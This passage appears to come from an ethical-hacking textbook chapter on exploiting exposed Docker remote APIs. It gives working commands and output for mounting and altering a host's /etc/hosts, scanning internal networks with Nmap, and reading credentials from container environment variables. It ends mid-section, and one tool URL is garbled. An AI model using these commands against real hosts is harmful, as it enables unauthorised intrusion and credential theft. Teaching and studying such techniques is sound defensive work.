
```
$ docker -H <Remote IP:Port> exec modest_goldstine ls
```



```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run 'ls' command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

Figure 19.60: Screenshot of Docker showing the creation of a Docker container


Similarly, you can create a container from the image, mount the host '/etc' path to the container, and retrieve the content stored in the '/etc/hosts' file. By accessing this file, attackers can make a malicious entry in the host files.



```
# Create a container from the image and mount host '/etc' path to the container
bash-3.2$ docker -H <Remote IP:Port> run -t -d -v /etc:/tmp/etc alpine
# Print the content of host '/etc/hosts' file
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras cat /tmp/etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 ubuntu-512mb-ams2-01 ubuntu-512mb-ams2-01
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

# Add new entry inside the host 'hosts' file - IP of a malicious server
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras sh -c "echo '127.0.0.1 www.docker.com' >> /tmp/etc/hosts"
# Print the content of host '/etc/hosts' file after modification
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras cat /tmp/etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 ubuntu-512mb-ams2-01 ubuntu-512mb-ams2-01
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

127.0.0.1 www.docker.com
```

Figure 19.61: Screenshot of Docker showing the manipulation of host files

Attackers can also access data stored outside the host by identifying mounted volumes to the container. You can use the Docker inspect command to detect external storage mounts, such as S3 and network file system (NFS). Furthermore, if any mount has write access, attackers can manipulate the files stored on the external storage.



```
# Find mounts
bash-3.2$ docker -H [docker remote host] inspect [container name]
...
        "Mounts": [
            {
                "Type": "volume",
                "Source": "source",
                "Destination": "/dest/dir",
                "Driver": "the driver"
                "RW": true,
            }
        ],
...

# Access files in mounts
bash-3.2$ docker -H [docker remote host] exec -i [container name] /dest/dir/ls
bash-3.2$ docker -H [docker remote host] exec -i [container name] cat /dest/dir/some/file
```


Figure 19.62: Screenshot of Docker showing the results of the Docker inspect command

Scanning internal network

If an attacker creates a container in the existing Docker network bridge, he can access all hosts that the principal Docker host can access within the internal network.

You can use Nmap to scan the host's internal network and identify running services:

`$ docker -H <docker host> run --network=host --rm marsmensch/nmap -ox <IP Range>`



```
# Start a container used to scan the docker host network using nmap image on a given range
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.100.0.0-1

Starting Nmap 7.01 ( https://nmavitalysp.org ) at 2019-02-14 19:17 UTC
Nmap scan report for 10.100.0.1
Host is up (0.00049s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5666/tcp open  nrpe
8089/tcp open  unknown
...
Nmap done: 70 IP addresses (6 hosts up) scanned in 608.72 seconds
```


Figure 19.63: Screenshot of Docker showing the Nmap scanning results

Retrieving credentials

Environment variables are commonly used in Docker for passing credentials as arguments while running the containers. Attackers use the Docker inspect command to identify available environment variables on the Docker host. Executing the "**`env`**" command on a container returns all the details, including the credentials used to initiate the containers.


Run the following commands to retrieve credentials:

```
$ docker -H [docker remote host] inspect [container name]
$ docker -H [docker remote host] exec -i [container name] env
```



```
bash-3.2$ docker -H [docker remote host] inspect [container name]


Here is some of the output:

"Id": "260f6220d004796b12ff16e63a28bb2cc0817ce1d3ce4d72822c7a9a9b8aa903",
"Created": "2019-02-14T19:48:53.860995239Z",
...
"Config": {
    "Env": [
       "MYSQL_ROOT_PASSWORD=password",
       ...
    ]
```

Figure 19.64: Screenshot of Docker showing the results of the Docker inspect command



```
bash-3.2$ docker -H [docker remote host] exec -i [container name] env

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=BlaBla
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root
```

Figure 19.65: Screenshot of Docker showing the results of the env command

Querying databases

After retrieving credentials, attackers can execute queries on MySQL containers to retrieve sensitive information stored in the database tables.

Run the following command to find the MySQL containers on the target Docker host:

